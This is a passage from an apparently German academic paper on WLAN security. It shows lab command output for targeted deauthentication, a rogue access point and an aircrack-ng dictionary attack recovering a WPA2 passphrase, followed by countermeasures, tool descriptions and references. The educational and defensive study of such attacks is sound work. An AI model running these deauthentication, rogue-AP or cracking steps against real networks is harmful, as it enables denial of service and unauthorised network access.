                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                              9 Mb/s; 12 Mb/s; 18 Mb/s
                    Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
                    Mode:Master
                    Extra:tsf=0000000001932180
                    Extra: Last beacon: 36ms ago
                    IE: Unknown: 0003666F6F
                    IE: Unknown: 010882848B960C121824
                    IE: Unknown: 03010B
                    IE: Unknown: 2A0104
                    IE: Unknown: 32043048606C
                    IE: IEEE 802.11i/WPA2 Version 1
                        Group Cipher : CCMP
                        Pairwise Ciphers (1) : CCMP
                        Authentication Suites (1) : PSK
```

Abbildung 23: AP und rogue AP im Vergleich

```
[root@foobar ~]# aireplay-ng -0 0 -a be:be:be:be:be:be -c cc:cc:cc:cc:cc:cc mon1
10:15:28  Waiting for beacon frame (BSSID: BE:BE:BE:BE:BE:BE) on channel 11
10:15:29  Sending 64 directed DeAuth. STMAC: [CC:CC:CC:CC:CC:CC] [ 0|53 ACKs]
10:15:30  Sending 64 directed DeAuth. STMAC: [CC:CC:CC:CC:CC:CC] [41|66 ACKs]
10:15:31  Sending 64 directed DeAuth. STMAC: [CC:CC:CC:CC:CC:CC] [ 0|65 ACKs]
10:15:31  Sending 64 directed DeAuth. STMAC: [CC:CC:CC:CC:CC:CC] [32|72 ACKs]
10:15:32  Sending 64 directed DeAuth. STMAC: [CC:CC:CC:CC:CC:CC] [ 0|56 ACKs]
10:15:33  Sending 64 directed DeAuth. STMAC: [CC:CC:CC:CC:CC:CC] [ 0|63 ACKs]
10:15:34  Sending 64 directed DeAuth. STMAC: [CC:CC:CC:CC:CC:CC] [ 5|54 ACKs]
```

Abbildung 24: Gezielte Deauthentication der STA

```
[root@foobar ~]# hostapd ./hostapd.conf
Configuration file: ./hostapd.conf
Using interface wlan1 with hwaddr aa:aa:aa:aa:aa:aa and ssid 'foo'
wlan1: STA cc:cc:cc:cc:cc:cc IEEE 802.11: authenticated
wlan1: STA cc:cc:cc:cc:cc:cc IEEE 802.11: associated (aid 2)
AP-STA-CONNECTED cc:cc:cc:cc:cc:cc
wlan1: STA cc:cc:cc:cc:cc:cc RADIUS: starting accounting session 4F096292-00000001
wlan1: STA cc:cc:cc:cc:cc:cc WPA: pairwise key handshake completed (RSN)
```

Abbildung 25: Erfolgreiche Verbindung zum rogue AP

```
root@bt:~# traceroute 192.168.1.15
traceroute to 192.168.1.15 (192.168.1.15), 30 hops max, 60 byte packets
 1  192.168.5.1 (192.168.5.1)  5.814 ms  5.857 ms  7.637 ms
 2  192.168.2.1 (192.168.2.1)  7.763 ms  7.863 ms  8.764 ms
 3  192.168.0.1 (192.168.0.1)  8.908 ms  10.943 ms  13.554 ms
 4  192.168.1.15 (192.168.1.15)  18.802 ms  20.325 ms  20.762 ms
```

Abbildung 26: Traceroute zum Server nach dem Angriff

3.5 Angriff auf den PSK

3.5.1 Theoretischer Hintergrund

Bei dem Four-Way Handshake wird der PSK als PMK genutzt. Hat ein Angreifer einen Four-Way Handshake mitgeschnitten, kann er feststellen, wann er den richtigen Schlüssel geraten hat. Das Raten kann aus einer brute force attack zum einen auf den PSK direkt mit maximal 2^{256} Versuchen, zum anderen auf die Passphrase, welche als Eingang der Funktion PBKDF2 dient, bestehen. Im zweiten Fall wird pro geratener Passphrase die Funktion PBKDF2 mit den 8192 Aufrufen von HMAC-SHA1 ausgeführt.

Aus dem geratenen oder berechneten PMK, welcher gleich dem PSK ist, wird mit der aus der ersten Nachricht abgefangen ANonce und der aus der zweiten abgefangen Nachricht SNonce durch eine weitere Hashfunktion der PTK berechnet, aus welchem der TK und bei TKIP der TMK1 und der TMK2 abgeleitet wird. Mit diesen Schlüsseln wird in der zweiten Nachricht der MIC berechnet. Stimmt der MIC mit dem abgefangenen MIC überein, ist der PSK korrekt.

Da das erfolgreiche Raten des PSK direkt mit den 2^{256} Möglichkeiten in der Praxis sehr unwahrscheinlich ist, ist diese Variante nicht sinnvoll. Bei der brute force attack auf die Passphrase besteht die mögliche Schlüssellänge aus 8 bis 63 Zeichen. Dies erschwert ein effizientes Raten ebenso. Da zusätzlich bei jedem Durchlauf PBKDF2 berechnet werden muss und dies, wie in Kapitel 2.5.4 beschrieben, sehr rechenintensiv ist, ist diese Variante ebenfalls nahezu erfolglos. Daher wird die zweite Variante etwas optimiert. Anstelle einer brute force attack wird eine dictionary attack ausgeführt, welche mit einem guten Wörterbuch und bei schwachen Passörtern effektiv sein kann.

Eine dictionary attack ist dennoch langwierig. Beispielsweise entspricht eine durchschnittliche Geschwindigkeit mit etwa 1800 Passwörtern die Sekunde, welches $1800 \cdot 60 = 10800$ Passwörter in der Minute sind, der Leistung von zwei parallel betriebenen Kernen unter Volllast. Eine kleine wordlist mit 650 MB beziehungsweise 60210166 Passwörtern braucht für einen ganzen Durchlauf $\frac{60210166}{10800} \approx 557$ Minuten, was in etwa 9 Stunden und 30 Minuten sind. Nimmt man eine größere wordlist mit einer Größe von 8.5 GB und mit 814369365 Passwörtern, dauert es 125 Stunden, in etwa fünf Tage.
Es gibt unterschiedlichste Methoden zur Beschleunigung einer dictionary attack attack, sei es die Berechnung mit FPGAs oder die Berechnung auf Graphical Processing Units (GPU) oder in der Cloud. Bei starken Passwörtern sind diese Wege jedoch wenig erfolgreich.

Der Salt durch die SSID beim PSK verhindert eine effiziente Generierung von rainbow tables. Bei dem Fall, in welchem rainbow tables für eine SSID existent sind, ist die Berechnung um einiges schneller. Dies ist auf die Architektur von rainbow tables zurückzuführen (vgl. Anhang B).
Bei schwachen Passwörtern kann ein Angriff mit rainbow tables tables unter Umständen hilfreich sein. Beispielsweise generierte die Church of Wifi WPA-PSK rainbow tables bestehend aus den 1000 häufigsten SSIDs mit einer wordlist aus 17200 Passwörtern. Die 33 GB großen rainbow tables erhöhen die Anzahl der Passwörter pro Sekunde um das 1500-fache [79].

3.5.2 Praktischer Angriff

Bevor das Passwort geraten werden kann, muss ein erfolgreicher Four-Way Handshake mitgeschnitten werden. Dies kann beispielsweise durch passives Mitschneiden mit Programmen wie airodump-ng [80] oder aktives Erzwingen der RSNA durch Deauthentication und Disassociation einer STA oder einem Angriff mit einem rogue AP erfolgen.

Abbildung 27 zeigt eine erfolgreiche dictionary attack mit aircrack-ng [81]. Der Master Key ist dabei der berechnete PSK, aus welchem nach der Berechnung des PTK der TK abgeleitet wurde, mit welchem die EAPOL HMAC (MIC) verifiziert wurde.

```
[root@foobar ~]# aircrack-ng -w ./wordlists/wordlist_huge handshake.cap -e foo
Opening handshake.cap
Read 1962 packets.

Opening handshake.cap
Reading packets, please wait...

                                Aircrack-ng 1.1


                    [00:13:47] 1495416 keys tested (1792.62 k/s)


                          KEY FOUND! [ wellsecured ]


      Master Key     : BD 35 2A EF 61 CB 40 34 5D 60 3F 89 54 F4 8B 3B
                       90 FF F5 88 BB 0C CF 7E 50 77 53 D6 6B 6B EE D2

      Transient Key  : 99 99 30 0D 9B 84 CA D9 D8 D2 0F D2 DE 2E C4 64
                       81 28 81 02 2F EF B0 47 3D 15 69 FE B6 D4 91 76
                       04 30 5B 80 CF 08 B1 01 67 76 52 05 42 C7 B5 6F
                       00 AE E0 03 2B 70 DD 8B 66 B9 2B E6 BC FE A3 D2

      EAPOL HMAC     : 16 4B C7 86 58 9E 7F 53 7F FF 5B 37 F1 D0 D6 1B
```

Abbildung 27: Erfolgreiches Raten des Passwortes mit aircrack-ng

3.6 Schutzmaßnahmen

Gegenmaßnahmen sind bei den meisten dieser Angriffe sehr schwer, da sie auf den Grundlagen des Standards beruhen. Dennoch sind gewisse Schritte möglich, um kleine Fortschritte zu erzielen.

Im Allgemeinen ist eine Gegenmaßnahme, den Standard IEEE 802.11w-2009 [82] zu verwenden. Dieser integriert kryptografische Methoden in Management Frames. Diese Frames beinhalten beispielsweise einen MIC und akzeptieren die Pakete nur, wenn der MIC stimmt. Die Verwendung des Standards setzt die Verwendung eines RSN voraus. In der Praxis ist der Standard bisher nicht weit verbreitet.

Bei Deauthentication und Disassociation Angriffen kann die Firmware des WNIC so verändert werden, dass diese Frames ignoriert werden. Zum einen jedoch ist das nicht konform mit dem Standard, zum anderen muss dies im AP selbst ebenfalls angepasst werden. Eine andere Möglichkeit ist, sich durch ein Programm benachrichtigen zu lassen, wenn derartige Frames gehäuft auftreten. Ein Ansatz dazu findet sich in [83].

Das Abstürzen der Software bei der Suche verfügbarer WLANs bei der Beacon Flood ist durch sicherheitsbedachte Programmierung verhinderbar. Zusätzlich kann unter Umständen die Anzahl der verfügbaren Netze bei gleicher SSID in der Anzeige eingeschränkt werden. Der praktische Nutzen auß Benutzterfreundlichkeit ist jedoch gering.

Bei der Detektierung eines rogue AP kann die Gültigkeit der MAC-Adresse überprüft werden, bevor eine Verbindung aufgebaut wird. Ist dem rogue AP eine gültige MAC-Adresse zugewiesen, ist die Detektierung ergebnislos. Wird in den Probe-Request Frames spezielle eindeutige SSID gesetzt, kann ein AP sich nicht mit dieser ausgeben, sofern der Angreifer nicht explizit eine setzt, deren Kenntnis der STA ihm bewusst ist. Die generelle Unterbindung eines automatisierten Aufbaus einer Verbindung sowie der Verbindung in das Netzwerk mit der SSID aus einem Beacon Frame ohne diese in einem Probe-Request Frame zu setzen, vermindert die Wahrscheinlichkeit einer Verbindung zu einem rogue AP, sofern die SSID dem Angreifer nicht bekannt ist. Eine Authentifizierung durch Client-Server-Zertifikate auf Basis von Authentifizierungsprotokollen erschwert ebenso den Einsatz eines rogue AP.

Dies verhindert ebenfalls die Angriffe auf PSK, da ein PSK nicht mehr verwendet wird. Wird ein PSK verwendet, verhindert ein starkes Passwort erfolgreiche Angriffe auf dieses.

Des Weiteren kann zur Detektierung von Angriffen und eventueller Verhinderung allgemein ein Wireless Intrusion Detection System (WIDS) beziehungsweise ein Wireless Intrusion Prevention System (WIPS), wie beispielsweise das freie, sich in der Entwicklung befindende OpenWIPS-ng [84], verwendet werden.

4 Zusammenfassung und offene Themenfelder

Die demonstrierten Angriffe zeigen, dass die Sicherheit in WLANs ein durchwachsenes Themenfeld ist. Während die Kommunikation sehr leicht verhindert werden kann, erweisen sich Angriffe mittels eines rogue AP als sehr mächtig bei gezielten Angriffen, jedoch sehr aufwendig in der Konfiguration und eingeschränkt tauglich für großflächige Angriffe auf viele STAs. Während Angriffe auf den PSK mit schwachen Passwörtern möglich, aber zeitaufwendig sind, sind Angriffe auf starke Passwörter praktisch undurchführbar, sofern keine Schwächen in den Algorithmen und Protokollen gefunden werden.

Diese Angriffe sind jedoch nur ein Ausschnitt von der Vielzahl an Möglichkeiten. Nicht behandelt wurden beispielsweise die Funktionsweise der Authentifizierung und der Authentifizierungsprotokolle im RSNA vor dem Four-Way Handshake sowie Angriffe auf diese. Für eine Zusammenfassung praktischer Angriffe siehe beispielsweise [85].

Weitere Angriffe sind unter anderem auf kryptografischer Ebene, andere wiederum auf der Implementierungsebene möglich.

Im Bereich der kryptografischen Angriffe beispielsweise gibt es erste Erfolge, TKIP anzugreifen. Siehe dazu unter anderem [86] und [87].

Im Dezember 2011 wurde bekannt, dass ein Großteil der verbreiten WLAN-Router über Schwachstellen in der Implementierung des Wi-Fi Protected Setups (WPS) verfügen. WPS dient der Benutzerfreundlichkeit und ermöglicht die Anmeldung einer STA in ein mit einem PSK geschütztes WLAN mittels einer PIN, um die Eingabe und Konfiguration eines PSK für die Verwendung von TKIP/CCMP zu umgehen und dennoch diese Protokolle zu nutzen. In dem Angriff Stefan Viehböcks wird die PIN geraten, wobei der Router in seinen Antworten Hinweise gibt, wie die PIN lautet [88].

Aktuell sind Entwicklungen im Bereich der Packet-in-Packet-Injection (PIP), bei der bösartige Pakete in akzeptierten Paketen versteckt sind [89]. Ein derartiger Angriff auf WLAN nach dem Standard IEEE 802.11b-1999 findet sich in [90].

So durchwachsen und komplex das Themenfeld WLAN ist, ebenso sind es die Angriffe, bei denen zukünftig noch sehr viel Potential vorhanden ist.

A Verwendete Programme

Airbase-ng
Ein Programm zur Erstellung eines rogue AP. Der erstellte AP kann eine feste SSID haben oder auf sämtliche Probe-Request Frames die gesetzte SSID annehmen und sich als AP mit dieser ausgeben. Sich verbindende STAs werden assoziiert der Four-Way Handshake erzwungen und mitgeschnitten oder bei Betrieb als offenes WLAN die STA vollständig verbunden. Des Weiteren sind diverse Angriffe auf WEP möglich.

Aircrack-ng
Ein Programm zur Berechnung des WEP-Schlüssels aus mitgeschnittenen Traffic-Daten oder des PSK aus einem mitgeschnittenen Four-Way Handshake mittels einer dictionary attack.

Aireplay-ng
Ein Programm zur Packet-Injection, u.a. zur Deauthentisierung und Authentisierung in WLANs sowie zur Erzeugung von Paketen zur Traffic-Generierung.

Airmon-ng
Ein Skript zur Aktivierung des Modus Monitor eines Netzwerkinterfaces.

Airodump-ng
Ein Programm zum Mitschneiden von WLAN-Traffic.

DHCPD
Eine Implementierung eines DHCP-Servers, welcher Netzwerkteilnehmern IP-Adressen automatisch zuordnet.

Hostapd
Ein Daemon zum Betrieb eines AP mit Implementierungen eines Großteils der Authentifizierungsprotokolle der RSNA.

Iptables
Ein Programm zur Erstellung und Konfiguration der Firewallregeln im Linux-Kernel.

Metasploit Framework
Ein mächtiges Framework zur Erstellung und Nutzung von einer Vielzahl von Exploits.

Mdk3
Ein mächtiges Programm zum automatisierten Angriff auf WLANs. Dazu gehören die automatisierte Versendung von Deauthentication und Disassociation Frames, das Beacon Flood, Denial of Service Angriffe und diverse brute force attacks.

OpenWIPS-ng
Ein freies, sich in der Entwicklung befindendes Wireless Intrusion Prevention System.

OpenWrt
Ein freies Linux-System spezialisiert für die Verwendung auf Routern.

SSLniff
Ein Programm, welches als Proxy für HTTPS-Verbindungen dient. Der Aufbau einer HTTPS-Verbindung wird abgefangen, dem Client eine derartige Verbindung durchgespielt und mit dem Ziel eine SSL-Verbindung aufgebaut. So kann ein Angreifer Traffic lesen, welcher zwischen Client und Ziel verschlüsselt sein soll.

Wireless Tools for Linux
Eine Tool-Sammlung unterschiedlichster Programme zur Konfiguration und Verwaltung von WLAN-Funktionen auf Linux-Systemen.

B Rainbow tables

Der Einsatz von rainbow tables ist eine effiziente Methode, entwickelt von Philippe Oechslin, um Hashes zu brechen. Rainbow tables sind im Voraus berechnete Hash-Tabellen. Zwei verschiedene Algorithmen sind für diese Datenstruktur bedeutsam: Zum einen der für die Generierung dieser, zum anderen der zum Finden des Klartextes (lookup) mit Hilfe dieser [91].

Der erste Algorithmus arbeitet wie folgt: Ein möglicher Klartext wird durch die Hashfunktion zu einem Hashwert transformiert. Anschließend wird dieser durch eine Reduktionsfunktion zu einem neuen Klartext mit der gleichen Länge des Ursprünglichen abgebildet. Dieser Schritt wird n-mal wiederholt. Man nennt dies eine Kette (chain). Von jeder Kette wird der Anfangs- und Endwert gespeichert. Auch dies wird n-mal wiederholt, so dass es n Ketten gibt (die Länge aller Ketten ist konstant). Jeder einzelne Schritt der Ketten hat eine eigenständige Reduktionsfunktion, wobei jede Reduktionsfunktion bei dem gleichen Schritt aller n Ketten gleich ist. Auf diese Weise wird die Wahrscheinlichkeit einer Verflechtung der Ketten (Kollision) vermindert, weil die Reduktionsfunktionen nicht einheitlich sind und deshalb eine Übereinstimmung der Endwerte der Ketten, durch die Abbildung eines Hashs auf einen Klartext, wesentlich unwahrscheinlicher ist, weil eine Verflechtung theoretisch überall, praktisch aber nur bei den gleichen Reduktionsfunktionen, bei dem gleichen Schritt der Ketten, auftreten kann.

Bei der Findung des Klartextes zu dem gegebenen Hashwert passiert Nachstehendes: Der gegebene Hash wird mit der letzten Reduktionsfunktion auf einem Klartext abgebildet, welcher mit den Endwerten aller Ketten verglichen wird. Wenn keine Übereinstimmung erfolgt, wird der gegebene Hash, um eine Gleichheit mit dem vorletzten Klartext der Ketten zu überprüfen, mit der vorletzten Reduktionsfunktion reduziert, gehasht, mit der letzten Reduktionsfunktion auf den Endwert abgebildet und wieder mit den Endwerten aller Ketten verglichen. Dies wird so lange wiederholt, bis die Kette am Anfang angelangt ist oder bis eine Gleichheit gefunden wird. Beim ersten Fall ist ein erfolgreicher lookup fehlgeschlagen und wird beendet, beim zweiten Fall wird die Kette, bei der die Übereinstimmung mit dem Endwert gefunden wurde, mit Hilfe des Startwerts dieser bis zu der letzten von dem gegebenen Hash verwendeten Reduktionsfunktion neu aufgebaut (zur Laufzeit neu berechnet). Der vorhergehende Klartext ist der Gesuchte [92].

C Literatur

Literatur

[1] IEEE Std 802.11-1997. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. IEEE Standards Association. Nov. 1997.

[2] IEEE 802.11a 1999. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. IEEE Standards Association. Feb. 1999.

[3] IEEE 802.11b 1999. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. IEEE Standards Association. Feb. 1999.

[4] IIEEE 802.11g 2003. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. IEEE Standards Association. Okt. 2003.

[5] IEEE 802.11i 2004. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. IEEE Standards Association. März 2003.

[6] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007.

[7] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 5.1.1.1.

[8] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 3.3.

[9] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 5.2.1.

[10] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 5.2.2.

[11] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 7.1.3.3.3.

[12] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 5.2.3.

[13] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 5.2.3.1.

[14] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 7.3.2.1.

[15] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 5.2.5.

[16] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 3.171.

[17] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 3.126.

[18] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 5.2.3.2.

[19] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 3.111.

[20] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 18.4.6.

[21] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 5.3.1.

[22] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 5.3.2.

[23] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 5.4.2.

[24] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 5.3.

[25] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 7.1.

[26] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 7.1.2.

[27] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 7.2.2.

[28] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 7.1.3.3.

[29] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 7.1.3.1.

[30] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 7.1.3.1.8.

[31] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 7.1.3.1.3.

[32] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 7.1.3.1.2.

[33] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 7.2.2.

[34] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 7.2.1.

[35] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 11.3.

[36] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 7.1.3.6.

[37] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 7.2.3.

[38] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 7.3.1.8.

[39] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 8.2.2.2.

[40] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 8.2.2.3.

[41] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 8.2.1.

[42] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 8.2.1.4.4.

[43] S. Fluhrer, I. Mantin und A. Shamir. "Weaknesses in the key scheduling algorithm of RC4". In: *Selected areas in cryptography*. Springer. 2001, S. 1–24.

[44] N. Borisov, I. Goldberg und D. Wagner. "Intercepting mobile communications: The insecurity of 802.11". In: *Proceedings of the 7th annual international conference on Mobile computing and networking*. ACM. 2001, S. 180–189.

[45] E. Tews, R.P. Weinmann und A. Pyshkin. "Breaking 104 bit WEP in less than 60 seconds". In: *Information Security Applications* (2007), S. 188–202.

[46] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 8.1.3.

[47] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. H.4.

[48] B. Kaliski. *PKCS #5: Password-Based Cryptography Specification Version 2.0*. RFC 2898 (Informational). Internet Engineering Task Force, Sep. 2000. URL: `http://www.ietf.org/rfc/rfc2898.txt`.

[49] H. Krawczyk, M. Bellare und R. Canetti. *HMAC: Keyed-Hashing for Message Authentication*. RFC 2104 (Informational). Updated by RFC 6151. Internet Engineering Task Force, Feb. 1997. URL: `http://www.ietf.org/rfc/rfc2104.txt`.

[50] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 8.5.1.2.

[51] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 8.5.3.

[52] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 8.5.1.1.

[53] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 3.84.

[54] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 8.3.2.3.

[55] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 8.5.4.

[56] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 8.5.1.3.

[57] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 8.5.1.

[58] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 8.5.3.7.

[59] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 8.3.2.

[60] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 8.3.2.1.1.

[61] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 8.3.3.

[62] N. Draft. "Special Publication 800-38C,"". In: *Recom mendation for Block Cipher Modes of Operation: the CCM Mode for Authentication and confidentiality," US Doc/NIST* (2004).

[63] PUB FIPS. "197". In: *Advanced Encryption Standard (AES)* 26 (2001).

[64] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 8.3.3.3.

[65] BackTrack Linux Team. *BackTrack Linux*. URL: `http://www.backtrack-linux.org`.

[66] Arch Linux Team. *Arch Linux*. URL: `https://www.archlinux.org/`.

[67] OpenWrt Team. *OpenWrt*. URL: `https://openwrt.org`.

[68] Linux Wireless Team. *Atheros Ath9k_htc Treiber*. URL: `http://linuxwireless.org/en/users/Drivers/ath9k_htc`.

[69] Aircrack-ng Team. *Airmon-ng*. URL: `http://www.aircrack-ng.org/doku.php?id=airmon-ng`.

[70] Pedro Larbig. *Mdk3*. URL: `http://homepages.tu-darmstadt.de/~p_larbig/wlan/#mdk3`.

[71] Wireless Tools for Linux Team. *Wireless Tools for Linux*. URL: `http://www.hpl.hp.com/personal/Jean_Tourrilhes/Linux/Tools.html`.

[72] Internet System Consortium. *DHCPD*. URL: `https://www.isc.org/software/dhcp`.

[73] Netfilter Coreteam. *Netfilter.org Projekt*. URL: `http://netfilter.org`.

[74] Aircrack-ng Team. *Airbase-ng*. URL: http://www.aircrack-ng.org/doku.php?id=airbase-ng.

[75] Jouni Malinen. *Hostapd*. URL: http://w1.fi/hostapd/.

[76] Aircrack-ng Team. *Aireplay-ng*. URL: http://www.aircrack-ng.org/doku.php?id=aireplay-ng.

[77] Moxie Marlinspike. *SSLniff*. URL: http://www.thoughtcrime.org/software/sslsniff/.

[78] Rapid7. *Metasploit Framework*. URL: http://metasploit.com/.

[79] Church of Wifi. *Church of Wifi WPA-PSK Rainbow Tables*. URL: http://www.renderlab.net/projects/WPA-tables/.

[80] Aircrack-ng Team. *Airodump-ng*. URL: http://www.aircrack-ng.org/doku.php?id=airodump-ng.

[81] Aircrack-ng Team. *Airmon-ng*. URL: http://www.aircrack-ng.org/doku.php?id=aircrack-ng.

